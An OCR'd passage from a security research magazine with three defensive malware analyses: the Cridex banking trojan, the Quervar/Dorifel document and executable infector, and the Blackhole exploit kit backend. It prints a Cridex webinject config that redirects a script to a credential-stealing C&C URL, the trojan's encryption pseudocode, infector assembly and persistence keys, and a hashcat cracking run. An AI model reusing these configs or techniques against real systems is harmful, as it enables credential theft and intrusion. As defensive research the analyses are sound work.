
By injecting this code into the page, it triggers a hooking function which redirects any URL matching the pattern '.*jqueryaddonsv2\.js.*' to a malicious JavaScript page: http://69.64.56.232:8080/za/v_01_a/in/cp.php, according to the configuration:

```
<redirect>
        <pattern>.*jqueryaddonsv2\.js.*</pattern>
        <process>http://69.64.56.232:8080/za/v_01_a/
in/cp.php</process>
</redirect>
```

Figure 6 shows the source code of an injected page belonging to a financial institution.

The /jqueryaddonsv2.js is redirected to a JavaScript page that can inject the forms and submit the user's log-in information to the C&C server.

In the third generation, the malicious JavaScript is embedded in the legitimate 'jquery.min.js' file, which makes the injection more subtle. It seems the malicious JavaScript is still under development. With the exception of the same function that can submit the user's log-in information, there are cases in the executeActions function that are not implemented yet.


Source of: http://www.[redacted]trust.com/ - Mozilla Firefox
File Edit View Help

```
        if (document.location.pathname.length < 2 && defaultPageCookieValue.length > 0) {
            if (document.location.href.indexOf(defaultPageCookieValue) < 0) {
                document.location.replace(defaultPageCookieValue);
            }
        }
    </script><script src="/incs/scripts.js?1343017055172"></script><script src="https://web-xp2i-pws.ntrs.co
<link type="text/css" href="/incs/homegs.css?1343017055172" rel="stylesheet">
</head>
<body><script type="text/javascript" src="https://ajax.googleapis.com/ajax/libs/jquery/1.4.2/jquery.min.js">
            </script>
            <script type="text/javascript" src="/jqueryaddonsv2.js">
    </script>
<div id="pageBodyDiv">
<div id="ntHeader">
<a onClick="clearPageOption();" href="/"><img id="ntLogo" src="/images/[redacted]trustLogo.jpg" alt="[redacted]T
<div id="headerMenu">
<noindex>
<div id="headerMenuLeftGap">&nbsp;</div>
<div id="headerMenuWealthManagement">
<a menu="wm" class="hasDD" href=""><img src="/images/gs/menus/topMenu/wm_normal.gif"></a>
</div>
<div id="headerMenuAssetManagement">
<a menu="am" class="hasDD" href=""><img src="/images/gs/menus/topMenu/am_normal.gif"></a>
</div>
```

Figure 6: Injected page.

CONCLUSION

Although Cridex only has a short history (having first appeared at the end of 2011), the malware has become more aggressive recently. It already has three generations. Each of them has a distinct message data structure and encryption scheme. Its trend is to reuse existing libraries and formats to give the bot more flexibility and extensibility. In each generation updates do not cause it to switch to the newest generation, instead each bot generation retains its own formatting. It seems these samples are the beta versions for the author's development testing.

APPENDIX

```
//Pseudo code Cridexv2 Encrypt
BOOL fResult = FALSE;
HCRYPTPROV hProv = NULL;
HCRYPTHASH hHash = NULL;
HCRYPTKEY hSessionKey = NULL;
HANDLE hInFile = INVALID_HANDLE_VALUE;
HANDLE hOutFile = INVALID_HANDLE_VALUE;
BOOL finished = FALSE;
BYTE pbBuffer[OUT_BUFFER_SIZE];
DWORD dwByteCount = 0;
DWORD dwBytesWritten = 0;
LPCTSTR pkeyCipher = _T(“MIGfMA0GCSqGSIb3DQEBAQUAA4GN
ADCBiQKBgQCvR7x8oHW63g45dwL84Xyga4jdsEUyYc9taOLTZ+kE
hwauB7UbvXliNZZsq1HzsNgz+Ge7jVT2nyBIvDwx6CozX0iNM2QG7
ZalwB6zBVyvpgTNTQqE8ODZrDGIkabg4OT3YeRrux4Z8GZ14Jja/
jITSQZBMvsWguP/wFpUJ35v2wIDAQAB”);
CERT_PUBLIC_KEY_INFO *publicKeyInfo;
DWORD publicKeyInfoLen;
HCRYPTKEY      hPubKey = 0;
SimpleBLOB *simpleBLOB = new SimpleBLOB();
DWORD keyLen;

// Acquire a handle
CryptAcquireContext(&hProv,NULL,MS_DEF_PROV, PROV_
RSA_FULL,CRYPT_VERIFYCONTEXT|CRYPT_SILENT);

//not going to be used in the encryption, only used
when calculating the SHA1 of the plain-text message
CryptCreateHash(hProv, CALG_SHA1, 0, 0, &hHash);

BYTE* pbSignedMessageBlob = NULL;
DWORD cbSignedMessageBlob = 0;

//
// Base64 -> binary
//
Base64ToBinary(pkeyCipher,0,&pbSignedMessageBlob,&cbS
ignedMessageBlob);
```

```
CryptDecodeObjectEx(X509_ASN_ENCODING, X509_PUBLIC_
KEY_INFO, pbSignedMessageBlob, cbSignedMessageBlob,
CRYPT_DECODE_ALLOC_FLAG, NULL, &publicKeyInfo,
&publicKeyInfoLen);


// Get the public key information for the certificate.

CryptImportPublicKeyInfo(hProv, X509_ASN_ENCODING,
publicKeyInfo, &hPubKey);


CryptGenKey(hProv, CALG_RC4, 0x11, &hSessionKey);


keyLen = 0x8C;

CryptExportKey(hSessionKey, hPubKey, SIMPLEBLOB, 0,
(BYTE*)simpleBLOB, &keyLen);


do

{

       dwByteCount = 0;


       // Now read data from the input file

       ReadFile(hInFile, pbBuffer, IN_BUFFER_SIZE,
&dwByteCount, NULL);


       if (dwByteCount == 0)

                break;


       finished = (dwByteCount < IN_BUFFER_SIZE);


       // Encrypt

       fResult = CryptEncrypt(hSessionKey, 0,
finished, 0, pbBuffer, &dwByteCount,

                OUT_BUFFER_SIZE);


       // Write the encrypted/decrypted data to the
output file.

       fResult = WriteFile(hOutFile, pbBuffer,
dwByteCount,

                &dwBytesWritten, NULL);


} while (!finished);


_tprintf(_T("File %s is encrypted successfully!\n"));

}


/* Cleanup */

if (hInFile != INVALID_HANDLE_VALUE)
CloseHandle(hInFile);

if (hOutFile != INVALID_HANDLE_VALUE)
CloseHandle(hOutFile);

if (hSessionKey != NULL) CryptDestroyKey(hSessionKey);

if (hHash != NULL) CryptDestroyHash(hHash);

if (hProv != NULL) CryptReleaseContext(hProv, 0);
```

MALWARE ANALYSIS 2

FILENAME: BUGGY.COD.E

Raul Alvarez
Fortinet, Canada

We are so focused these days on analysing advanced persistent threats, spamming trojans, phishing scams, fake AV, and everything in between, that I wondered for a moment whether viruses had stopped infecting documents. But just a few weeks ago, we heard about a piece of malware that infects documents and executable files at the same time.

We know all about the old macro viruses that infect documents and spreadsheets through Visual Basic scripts, but we seldom hear of binaries infecting documents directly. Labelled with many names including Quervar, Dorifel, and XDocCrypt, this virus infects both documents and executable files. In this article we will look at what is really happening during the infection process and describe the flaws of the malware's execution.

CHECKING THE RIGHT DRIVE


The virus tries to maintain a low profile by being meticulous about selecting the drive that it wants to infect. It doesn't infect files in the root directory of the machine and prefers to look for remote drives mapped to the system.

It checks for the available drives in the system and avoids the CD-ROM drive (code = 5), DRIVE_NO_ROOT_DIR (code = 1), and DRIVE_UNKNOWN (code = 0) by getting the drive type information using the GetDriveTypeW API. It also avoids drives containing the 'System Volume Information' folder – a hidden folder normally found in the root directory, for example, in drive C. When all of these conditions have been satisfied, one of the possibilities left is that the drive is a remote one.

After determining that the drive is a network drive or a mapped drive, the virus starts by enumerating all available files in the folder. It looks for files with extension names such as .DOC, .XLS, and .EXE. Figure 1 shows a snapshot of the code that checks for the file's extension name. We instantly recognized that the virus is looking for documents and executable files.

.EXE FILE INFECTION

If the extension name is .EXE, the virus checks if the file is an executable by calling the GetBinaryTypeW API. If it is an executable, it loads the binary file into memory, then



```
PUSH EBX
CALL <JMP.&kernel32.lstrlenW>
MOV ECX,EAX
MOV EDX,ANSF4W.0040D898                    UNICODE ".doc"
MOV EAX,EBX
CALL ANSF4W.0040C830
DEC EAX
JLE SHORT ANSF4W.0040D71C
PUSH EBX
CALL <JMP.&kernel32.lstrlenW>
MOV ECX,EAX
MOV EDX,ANSF4W.0040D8A4                    UNICODE "--."
MOV EAX,EBX
CALL ANSF4W.0040C830
INC EAX
JNZ SHORT ANSF4W.0040D71C
XOR EDX,EDX
MOV EAX,EBX
CALL ANSF4W.0040D48C
PUSH EBX
CALL <JMP.&kernel32.lstrlenW>
MOV ECX,EAX
MOV EDX,ANSF4W.0040D8AC                    UNICODE ".xls"
MOV EAX,EBX
CALL ANSF4W.0040C830
DEC EAX
JLE SHORT ANSF4W.0040D753
PUSH EBX
CALL <JMP.&kernel32.lstrlenW>
MOV ECX,EAX
MOV EDX,ANSF4W.0040D8A4                    UNICODE "--."
MOV EAX,EBX
CALL ANSF4W.0040C830
INC EAX
JNZ SHORT ANSF4W.0040D753
MOV DL,1
MOV EAX,EBX
CALL ANSF4W.0040D48C
MOV EDX,ANSF4W.0040D8B8                    UNICODE ".exe"
MOV EAX,EBX
CALL ANSF4W.0040D040
```

Figure 1: Snapshot of the code that checks for the file's extension name.

closes the file. (It will use the memory version of the file for further processing.)

It parses the whole binary file from memory, searching for the marker '[+++scarface+++]', byte by byte, until it reaches the end of the file. If the marker is not found, it proceeds to load Quervar into memory and copies it to a temporary file in the %temp% folder with a random name. Then it loads the victim file into memory and encrypts it.

Afterwards, Quervar allocates enough memory to hold the virus body, the marker, and the encrypted victim file. It will use the collected binaries to overwrite the content of the original victim file on the remote drive.

The temporary file, used by the malware in the %temp% folder, is deleted after a successful infection of the binary file.

The next time the virus checks for this .EXE file, it will skip the infection process when it finds the infection marker '[+++scarface+++]'. The filename of the .EXE file remains the same after infection.

.DOC AND .DOCX FILE INFECTION

Files with the .DOC and .DOCX extension are normal document files. We assume that Quervar targets these documents specifically. Let's look at how it does this:

If the extension name is .DOC, there is no check for a marker from within the file. The malware proceeds to load Quervar into memory and copy it to a temporary file in the %temp% folder with a random name (as with the .EXE infection). Then, it loads the victim file into memory and encrypts it.

Afterwards, the virus allocates enough memory to hold the virus body, the marker, and now, the encrypted .DOC file. Then it will overwrite the victim document file with the contents of the memory containing the virus and the encrypted host file.

It will attempt to rename the .DOC file to <Filename>.COD.SCR (the .DOC extension is reversed to .COD) using a call to the MoveFileW API. There is no check as to whether the new name already exists. If the new filename does already exist, the MoveFile operation will fail. (Later, we will discuss what happens once the renaming fails.)

Files with the .DOCX extension will also be infected, but not because they are document files. The main reason is that the malware only checks for the first three characters of the extension name. No matter what characters exist after the .DOC string, the file is still considered a candidate for infection. Below is a list of some of the filenames that can be infected by the malware ('TEST' is just an example filename, any name will do):


- TEST.DOC
- TEST.DOCX
- TEST.DOC1
- TEST.DOC12345
- TEST.DOC099787
- TEST.DOCQWERTY

They will all be renamed to TEST.COD.SCR (the format is <Filename>.COD.SCR).

Any file whose first three extension characters are .DOC can be infected. If you rename a database file, a screensaver file, an icon file, an image file, or any other file with the .DOC extension, there is a high chance that they can be infected.

.XLS AND .XLSX FILE INFECTION

Spreadsheet infection is similar to the .DOC infection. Once again, the virus just looks at the first three characters of the extension name – thus it can also infect any file whose extension starts with .XLS, regardless of any other characters that follow. When the infected file



```
6E 67 73 3E  0D 0A 3C 2F  61 73 6D 76  33 3A 61 70 ngs>..</asmv3:ap
70 6C 69 63  61 74 69 6F  6E 3E 0D 0A  3C 2F 61 73 plication>..</as
73 65 6D 62  6C 79 3E 0D  0A 0D 0A 50  50 41 44 44 sembly>....PPADD
49 4E 47 58  58 50 41 44  44 49 4E 47  50 41 44 44 INGXXPADDINGPADD
49 4E 47 58  58 50 41 44  44 49 4E 47  50 41 44 44 INGXXPADDINGPADD
49 4E 47 58  58 50 41 44  44 49 4E 47  50 41 44 44 INGXXPADDINGPADD
49 4E 47 58  58 50 41 44  44 49 4E 47  50 41 44 44 INGXXPADDINGPADD
49 4E 47 58  58 50 41 44  44 49 4E 47  50 41 44 44 INGXXPADDINGPADD
49 4E 47 58  58 50 41 44  44 49 4E 47  50 41 44 44 INGXXPADDINGPADD
49 4E 47 58  58 50 41 44  44 49 4E 47  50 41 44 44 INGXXPADDINGPADD
49 4E 47 58  58 50 41 44  44 49 4E 47  50 41 44 44 INGXXPADDINGPADD
49 4E 47 58  58 50 41 44  44 49 4E 47  50 41 44 44 INGXXPADDINGPADD
49 4E 47 58  58 50 41 44  44 49 4E 47  50 41 44 44 INGXXPADDINGPADD
00 5B 2B 2B  2B 73 63 61  72 66 61 63  65 2B 2B 2B .[+++scarface+++
5D 34 13 94  92 94 E4 C1  1E 7F 60 E7  25 37 C3 E5 ]4........`.%7..
94 F1 86 B2  6C 0E DF 16  E1 2A A1 58  97 BA 72 EA ....l....*.X..r.
A2 20 F0 53  A1 CB FA 84  CC 0D C1 3B  2A D2 10 7F . .S.......;*...
74 3B 09 3F  0B 7B 1C CB  51 A5 C5 83  1D 6F 49 C2 t;.?.{..Q....oI.
6A BC 89 0F  74 E9 B8 6C  06 28 A1 B8  9E 64 3C 3C j...t..l.(...d<<
71 CE 76 2B  60 79 C4 84  88 7E 58 51  F0 11 4F A7 q.v+`y...~XQ..O.
10 43 D1 0A  CD 98 94 61  7D EE 66 E6  DF 31 18 4E .C.....a}.f..1.N
AD 23 AC 6A  1B 9C 8A FE  1D 1F F6 CB  A1 02 16 C8 .#.j............
C5 FD E1 B9  DE 09 69 45  D6 16 45 4D  27 27 C6 60 .......iE..EM''.`
78 B7 17 12  75 DF 6A 84  E5 B5 7B 86  D9 80 DE 5D x...u.j...{....]
D2 3B BD 25  A4 39 42 B3  CF 70 BB D4  53 BF B8 18 .;.%.9B..p..S...
F2 E3 8E EE  12 03 7A 40  1E 34 21 1D  96 55 E7 D1 ......z@.4!..U..
35 CB CD 20  EB 4F B9 33  75 3A E6 2A  E3 8B 8E 4B 5.. .O.3u:.*...K
EE E1 73 7F  6D 24 21 81  40 13 E0 FC  F8 56 45 75 ..s.m$!.@....VEu
D9 93 88 DA  7D 85 0E 64  48 65 FB 67  6A 00 55 3F ....}..dHe.gj.U?
```

Figure 2: Content of an infected file.

is renamed by the virus, the filename will be <Filename>.SLX.SCR.

INFECTED FILES

The file structure of the infected file is as follows: the main virus is at the very beginning of the file, while the marker, '[+++scarface+++]', and the encrypted victim binary are at the end of the file.

Infected files are easy to detect due to the nature of infection – the virus codes are similar in all infections including the original mother virus. Figure 2 shows the content of an infected file with the partial view of the malware above the partial view of the encrypted host separated by the string '[+++scarface+++]'. The encrypted victim binary can be the original executable file, document file, spreadsheet file, or any other file.

The string '[+++scarface+++]' also serves as the marker to avoid reinfection in .EXE files. The encrypted version of this string is '[+++fpnesnpr+++]', which can be found in the virus body.

NOT RANSOMWARE

Quervar doesn't seem to hold the encrypted file for ransom. If you were not aware that the file was infected and double clicked or executed the infected file, the virus would run in the background and would show you the original file opened with the associated application.


OVERSIZE

Here is one of the interesting parts about the virus: if there are two document files with the same filename but different extension names, e.g. TEST.DOC and TEST.DOCX, they can both exist in the same folder without any problem.

When Quervar looks for files in the drive with the same filename but different extension names (e.g. TEST.DOC and TEST.DOCX), it will infect the TEST.DOC file first and rename it to TEST.COD.SCR. There should be no problem with the process.

However, when it tries to apply its infection routine to TEST.DOCX, renaming the file will fail: the new name for TEST.DOCX will be TEST.COD.SCR, which already exists because of the previous infection of TEST.DOC. When the renaming fails, the original filename TEST.DOCX will remain – the file is now infected. The next time the virus searches in the remote drive, it will see the TEST.DOCX file in the folder and start the infection routine again. There is no internal check as to whether the document is already infected.

In our tests, the TEST.DOCX file size grew from 12KB to 30,795KB following infection. Figure 3 shows the document files before and after infection. The good news is that the infection seemed to stop once the document file reached 30,795KB. (This could be a limitation on our



Name	Size	Type
test.doc	27 KB	Wordpad Document
test.docx	12 KB	DOCX File

Name	Size	Type
test.docx	30,795 KB	DOCX File
test□cod.scr	172 KB	Screen Saver

Figure 3: Document files before and after infection.

machine or network, but at least it seems as if it would not consume your hard drive overnight.)

It should also be noted that the machine we used for testing didn't have *Microsoft Word* installed. Prior to infection, the icon for TEST.DOC was the *WordPad* document icon and there was no associated icon for TEST.DOCX. After infection however, the infected version of TEST.DOC (TEST.COD.SCR) had the *Word* icon (even though it has a screensaver extension).

OTHER MALICIOUS ACTIVITIES

1. It creates an event named 'SayHellotomyLittleFriend'.
2. It adds a global atom string named 'BreakingBad' to tell the malware that it has already run on the system. The atom table contains global character strings, called ATOMs, which are used by applications like a global constant value.
3. It creates a file in '%AppData% \[six random characters]' named '[6-random characters].exe'.
4. It creates a file in '%AppData% \[six random characters]' named '[6-random characters].exe.lnk'.
5. It creates a file in '%AppData% \[six random characters]' named '[six random characters].exe.ini'.
6. It creates/modifies a registry entry (to enable itself to run after restarting the computer):

```
Key = HKEY_CURRENT_USER\Software\Microsoft\Windows
NT\CurrentVersion\Windows

Value = load

Data = "%AppData% \[six random characters]" named
"[six random characters].exe.lnk".
```

WRAP UP

Quervar has proven that there are lots of ways a malware author can use the files from your machine – regardless of whether those files are documents, executables, database files, or any other files. Although the malware still looks very new, the addition of a polymorphic engine and more checking of its malicious code is likely to give us greater headaches in the future. Adding more checking on the documents that it attempts to infect (i.e. not just the extension name) will make it more resilient to detection.

By learning its methodologies, anti-virus researchers can develop stronger protection for the files residing in our computer.

FEATURE 1

INSIDE A BLACK HOLE: PART 1

Gabor Szappanos
Sophos, Hungary

The most actively deployed exploit kit over the past year has without doubt been the Blackhole exploit kit. New mass-attacks have been performed daily using various initial distribution methods and a supporting server backend. While several aspects of these attacks have already been covered in great detail [1], the interaction with and the role of the backend in the attacks has not been explained satisfactorily. This paper attempts to fill in the (black)holes in our knowledge about this particular threat. The first part covers how the server-side code could be analysed, while the second part will discuss the operation of the backend in detail.

The kit itself has been updated regularly over the past two years, as shown in Table 1.

Version	Release date
2.0	09/2012(?)
1.2.5	30/07/2012
1.2.4	11/07/2012
1.2.3	28/03/2012
1.2.2	26/02/2012
1.2.1	09/12/2011
1.2.0	11/09/2011
1.1.0	26/06/2011
1.0.2	20/11/2010
1.0.0 (beta)	08/2010

Table 1: Release history of the exploit kit.

The analysis in this paper is based on version 1.0.2, which is certainly one of the older versions of the exploit kit, but which has the overwhelming advantage of being available. None of the later versions are known to be available in wider circulation (i.e. wider than its author and the purchasers) in the research community. When I started this work, my main concern was that analysing a version from over a year ago would not give results that would be applicable to current threats. As it turned out, the code did not change too much structurally, and provided valuable insight into the anatomy of the current attacks as well. In fact, very few characteristics have been observed in the current attacks that feature more than the 1.0.2 architecture could service.

BACKEND

The Blackhole backend is available to purchase or rent from its author(s). The author(s) advertise the pricing scheme as follows:

Annual license: $1500
Half-year license: $1000
3-month license: $700

Update cryptor $50
Changing domain $20 multidomain $200 to license.
During the term of the license all the updates are free.

Rent on our server:

1 week (7 full days): $200
2 weeks (14 full days): $300
3 weeks (21 full days): $400
4 weeks (31 full days): $500
24-hour test: $50

There is restriction on the volume of incoming traffic to a leasehold system, depending on the time of the contract.

Providing our proper domain included. The subsequent change of the domain: $35

No longer any hidden fees, rental includes full support for the duration of the contract.

A lot changed in the world between the announcement of the 1.0.0 version in August 2010 and the 2.0 version which is being promoted for upcoming release at the time of writing this article. The good news for readers is that the pricing has remained the same, unaffected by inflation, oil prices or the global economic crisis. It is reassuring to know that there are some things in this ever-changing world of ours that retain their value.


The server-side components of exploit kits are usually hard to obtain. Occasionally law enforcement bodies can seize the C&C servers including the installed software, but these sources are not likely to surface for general availability.

For this reason it was surprising to see that in May 2011 (the earliest report was 22 May [2]) a leaked version of the Blackhole exploit kit appeared on underground forums and torrent sites. Security experts speculated that this could lead to a flood of alternative exploit kits based on the modification of the source [3]. Fortunately, this did not happen – a reason for which will become clear after reading this paper.

I could easily accept the lack of new clones of Blackhole, but from a malware researcher's point of view it was disturbing that despite the source code having been available for such a long time, there was still no comprehensive analysis available. Certainly, there must be a reason for that.

How was the source code obtained?

Before going into the details of the complexities of the analysis, another very important question came up: how was this code obtained in the first place? There is no first-hand information available, but putting together some of the observations and connecting the dots could lead to a reasonably strong explanation.



```
blackhole                      File Folder
  1.0.2                        File Folder
    lib                        File Folder
    adm.php          62 KB     php File
    config.php        2 KB     php File
    d.php             6 KB     php File
    files                      File Folder
      27            131 KB     File
      dir27                    File Folder
    games                      File Folder
      hcp.php         4 KB     php File
      hcp_asx.php     2 KB     php File
      hcp_vbs.php     3 KB     php File
      javaobe.jar     6 KB     jar File
      l.gif        43 bytes    gif File
      pdf.php         6 KB     php File
      pdf2.php       24 KB     php File
    index.php        39 KB     php File
    stat.php          1 KB     php File
```

Figure 1: The main clue.


The leading clue was a file named '27' in the files directory. We know from analysis of the backend code that this is the file upload directory, to which new executable payloads can be uploaded for distribution to the infected endpoints.

However, this file was something different. It was not a botnet executable or a keylogger installer, as one would normally expect, but a copy of the infamous C99Shell backdoor, which is a popular choice for hacking into websites. One could argue that this could be an intended payload for some infected systems, but the payload from the file directory is always delivered with an .exe extension and 'application/x-msdownload' content type – the system is not set up to deliver a PHP script. The file 27 is a foreign body within the Blackhole code complex.

Additionally, there is a related directory, dir27, which contains an index.php file. All directories in the hosting server contain this file, which displays a standard 404 error message to disable directory browsing. However, unlike all of the other index.php files, this one is not protected with *ionCube*. Analysis of the code shows that the file was probably created dynamically at runtime, and thus install-time protection was not applicable.

Evidence suggests that the site was hacked by uploading C99Shell. Using it, the attacker gathered all files from the Blackhole home directory. Presumably the hacker did not gain access to files outside this directory (or had no idea about the structure of the set-up, and did not bother to grab other files from the server), as the files outside this home directory (most importantly the *MySQL* database files) were not retrieved. Having the database could have been a great help in understanding the internals of the operation.

But before reaching this point, there was an initial hurdle to jump. The exploit kit provides the option to upload files, but only after admin authentication. So in order to hack into the server, the attacker had to gain access to the web admin interface. How was this possible? It all became clear after having a quick look at the code: the config.php file contains, among many other general settings, the MD5 hash of the admin password. It is considered to be a safe approach to store only the one-way hash of the password (though even in that case MD5 is not the advisable choice for the hash algorithm), and on authentication the calculated hash of the submitted password is compared with the stored hash. What should not be considered safe under any circumstances is the password itself. Figure 2 demonstrates that using a common password-cracking tool and an even more common password list, a dictionary attack was able to break the password in about 310 milliseconds. Not surprisingly, the password used for the admin interface can be found in just about every password list available on the Internet. To give you a hint, it was as good a choice for a password as 12345 (which is not the actual password, but close enough, the Levenshtein distance from the real one is only 2).



```
C:\run\hashcat-0.40>timer hashcat-cli32.exe admin  password.lst
Initializing hashcat v0.40 by atom with 8 threads and 32mb segment-size...

NOTE: press enter for status-screen

Added hashes from file admin: 1 (1 salts)
Activating quick-digest mode for single-hash
202cb9[redacted]234b70:[redacted]
All hashes have been recovered
End     = 15:13:37.07
Start   = 15:13:36.76
Hours   = 0
Minutes = 0
Seconds = 1
Total   = 1
```

Figure 2: Admin password cracked within a fraction of a second.

So my educated guess for the method of obtaining the source is the following: the attacker identified a Blackhole attack, then traffic or static analysis led to the C&C server. Then came a tricky bit: finding out the login filename leading to the admin interface, which was the guessable adm.php. However, a more easily guessable file (and the one commonly used in exploit kits), stats.php, redirects to the admin page. I have no data to support the suggestion that the attacker knew about this, or could decode Russian, but there were screenshots available of the 1.0.0 version admin panel, which could have given the attacker a clue as to the filenames.

Having figured that out, the attacker could gain access to the admin interface and in somewhere between five and 50 attempts guessed the admin password. After that the attacker uploaded the C99Shell file, directly accessed it in a browser, which gave access to the files within the Blackhole home directory. Mental note: if you maintain a C&C server, use a strong password.

There is also a clue regarding where this particular server was originally located. Blackhole kits use (among others) Java components for downloading the Win32 binaries, and these Java components were linked into the HTML page returned by the server during the attack.

